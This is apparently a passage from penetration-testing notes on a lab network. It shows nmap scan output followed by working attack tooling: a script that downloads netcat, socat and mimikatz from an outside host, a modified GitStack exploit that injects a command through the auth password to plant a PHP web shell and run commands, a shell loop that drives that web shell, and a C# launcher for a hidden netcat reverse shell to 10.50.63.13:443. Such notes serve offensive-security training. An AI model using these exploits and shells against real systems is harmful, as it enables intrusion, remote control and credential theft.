1337/tcp open  menandmice-dns
MAC Address: 02:AD:78:8B:AA:31 (Unknown)

Nmap scan report for ip-10-200-67-200.eu-west-
1.compute.internal (10.200.67.200)
Host is up (0.000016s latency).
Not shown: 6144 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https
3306/tcp  open  mysql
```

```
5355/tcp  open  hostmon
10000/tcp open  ndmp

Nmap done: 256 IP addresses (5 hosts up) scanned in 1300.59 seconds
```

Upload_tools.sh

```
#!/bin/sh

for tool in nc-iamf nmap-iamf socat-iamf socat-iamf-win winpeas-
iamf mimikatz-iamf.exe
  do
  curl -O -s http://10.50.63.13/$tool &
  done
wait
```

Modified GitStack Exploit

```
import requests
from requests.auth import HTTPBasicAuth
import sys

ip = 'localhost'

# What command you want to execute
command = "whoami"

repository = 'rce'
username = 'rce'
password = 'rce'
csrf_token = 'token'

user_list = []

print("[+] Get user list")
r = requests.get("http://{}/rest/user/".format(ip))
try:
    user_list = r.json()
    user_list.remove('everyone')
except:
    pass

if len(user_list) > 0:
    username = user_list[0]
    print ("[+] Found user {}".format(username))
else:
    r = requests.post("http://{}/rest/user/".format(ip),
```

```
                    data={'username': username, 'password': passwo
rd})
    print ("[+] Create user")
    if not "User created" in r.text and not "User already exist" in
r.text:
        print("[-] Cannot create user")
        sys.exit(-1)

r = requests.get("http://{}/rest/settings/general/webinterface/".for
mat(ip))
if "true" in r.text:
    print ("[+] Web repository already enabled")
else:
    print ("[+] Enable web repository")
    r = requests.put(
        "http://{}/rest/settings/general/webinterface/".format(ip),
data='{"enabled" : "true"}')
    print("r: %s" % r)
    if not "Web interface successfully enabled" in r.text:
        print("[-] Cannot enable web interface")
        sys.exit(-1)

print ("[+] Get repositories list")
r = requests.get("http://{}/rest/repository/".format(ip))
repository_list = r.json()

if len(repository_list) > 0:
    repository = repository_list[0]['name']
    print("[+] Found repository {}".format(repository))
else:
    print("[+] Create repository")

r = requests.post("http://{}/rest/repository/".format(ip), cookies={
'csrftoken': csrf_token},
                  data={'name': repository, 'csrfmiddlewaretoken': c
srf_token})
if not "The repository has been successfully created" in r.text and
not "Repository already exist" in r.text:
    print("[-] Cannot create repository")
    sys.exit(-1)

print("[+] Add user to repository")
r = requests.post(
    "http://{}/rest/repository/{}/user/{}/".format(ip, repository, u
sername))

if not "added to" in r.text and not "has already" in r.text:
    print("[-] Cannot add user to repository")
```

```
    sys.exit(-1)

print("[+] Disable access for anyone")
r = requests.delete(
    "http://{}/rest/repository/{}/user/{}/".format(ip, repository, "
everyone"))

if not "everyone removed from rce" in r.text and not "not in list" i
n r.text:
    print("[-] Cannot remove access for anyone")
    sys.exit(-1)

print("[+] Create backdoor in PHP")
r = requests.get('http://{}/web/index.php?p={}.git&a=summary'.format
(ip, repository), auth=HTTPBasicAuth(username, 'p && echo "<?php sys
tem($_POST[\'a\']); ?>" > C:/GitStack/gitphp/exploit.php'))
print(r.text.encode(sys.stdout.encoding, errors='replace'))

print("[+] Execute command")
r = requests.post("http://{}/web/exploit.php".format(ip), data={'a':
 command})
print(r.text.encode(sys.stdout.encoding, errors='replace').decode('U
TF-8').replace('"', ""))
```

shell.sh

```
#!/bin/bash

URL="${1}"
while true;do
        echo -n "$ "; read cmd
        curl -sX POST "${URL}" --data-urlencode "a=$cmd"
done
```

exec-nc.exe

```
using System.Diagnostics;


class Program{
    static void Main(){
        Process p = new Process();
        ProcessStartInfo pInfo = new ProcessStartInfo();
        pInfo.WindowStyle = ProcessWindowStyle.Hidden;
        pInfo.FileName = "C:/iamf/nc-iamf-win.exe";
        pInfo.Arguments = "-e powershell.exe 10.50.63.13 443";
```

```
            p.StartInfo = pInfo;
            p.Start();
        }
    }
```

WinPEAS